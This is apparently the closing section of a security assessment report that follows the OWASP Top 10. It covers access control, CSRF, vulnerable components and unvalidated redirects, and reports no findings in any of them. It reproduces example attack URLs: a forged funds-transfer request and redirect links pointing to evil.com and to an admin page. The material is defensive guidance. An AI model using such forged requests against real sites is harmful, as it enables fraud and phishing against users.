http://example.com/app/getapplInfo http://example.com/app/admin\_getapplInfo If an unauthenticated user can access either page, that’s a flaw. If an authenticated, non-admin, user is allowed to access the “admin\_getapplInfo” page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an ‘action’ parameter to specify the function being invoked, and different actions require different roles. If these roles aren’t enforced, that’s a flaw.

## Access Control Findings: None to Report

*Vulnerability Description*






*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

# Cross Site Request Forgery

<div> <div>A8</div> <div>Cross-Site Request Forgery (CSRF)</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	<p>CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action.</p> <p>Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.</p> <p>Detection of CSRF flaws is fairly easy via penetration testing or code analysis.</p>		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable to CSRF? To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, either through reauthentication, or some other proof they are a real user (e.g., a CAPTCHA). Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets. You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript. Note that session cookies, source IP addresses, and other information automatically sent by the browser don't provide any defense against CSRF since this information is also included in forged requests.

How Do I Prevent CSRF? Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs a greater risk that the URL will be exposed to an attacker, thus compromising the secret token. OWASP's CSRF Guard can automatically include such tokens in Java EE, .NET, or PHP apps. OWASP's ESAPI includes methods developers can use to prevent CSRF vulnerabilities.
3. Requiring the user to reauthenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.

The application allows a user to submit a state changing request that does not include anything secret. For example: `http://example.com/app/transferFunds?amount=1500`

&destinationAccount=4673243243 So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control: `` If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

## CSRF Findings: None to Report

*Vulnerability Description*






*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

## Components With Known Vulnerabilities

<div> <div>A9</div> <div>Using Components with Known Vulnerabilities</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

Am I Vulnerable to Known Vulns? In theory, it ought to be easy to figure out if you are currently using any vulnerable components or libraries. Unfortunately, vulnerability reports for commercial or open source software do not always specify exactly which versions of a component are vulnerable in a standard, searchable way. Further, not all libraries use an understandable version numbering system. Worst of all, not all vulnerabilities are reported to a central clearinghouse that is easy to search, although sites like CVE and NVD are becoming easier to search. Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. If one of your components does have a vulnerability, you should carefully evaluate whether you are actually vulnerable by checking to see if your code uses the part of the component with the vulnerability and whether the flaw could result in an impact you care about.

How Do I Prevent This? One option is not to use components that you didn't write. But that's not very realistic. Most component projects do not create vulnerability patches for old versions. Instead, most simply fix the problem in the next version. So upgrading to these new versions is critical. Software projects should have a process in place to:

- 1) Identify all components and the versions you are using, including all dependencies. (e.g., the versions plugin).
- 2) Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.

3) Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.

4) Where appropriate, consider adding security wrappers around components to disable unused functionality and/ or secure weak or vulnerable aspects of the component.

#### Example Attack Scenarios

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious. The following two vulnerable components were downloaded 22m times in 2011.

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server. Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

## Components with Known Vulnerabilities Findings: None to Report

*Vulnerability Description*






*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

## Unvalidated Redirects & Forwards

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-weight: bold; font-size: 2em; margin-right: 10px;">A10</div> <div>Unvalidated Redirects and Forwards</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness	 Technical Impacts	 Business Impacts	
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page.  Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.	Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust.  What if they get owned by malware?  What if attackers can access internal only functions?	

Am I Vulnerable to Redirection? The best way to find out if an application has any unvalidated redirects or forwards is to: 1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, if the target URL isn't validated against a whitelist, you are vulnerable. 2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target. 3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

How Do I Prevent This? Safe use of redirects and forwards can be done in a number of ways: 1. Simply avoid using redirects and forwards. 2. If used, don't involve user parameters in calculating the destination. This can usually be done. 3. If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL. Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe. Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

### Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware. <http://www.example.com/redirect.jsp?url=evil.com>

Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is

successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.  
`http://www.example.com/boring.jsp?fwd=admin.jsp`

## Unvalidated Redirects & Forwards Findings: None to Report

*Vulnerability Description*

*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

**Dan Hestad**

**President | Beadwindow**

Myrtle Beach, SC

| [www.beadwindowsecurity.com](http://www.beadwindowsecurity.com)

M: [603.732.3980](tel:603.732.3980) | [dan@beadwindowsecurity.com](mailto:dan@beadwindowsecurity.com) |



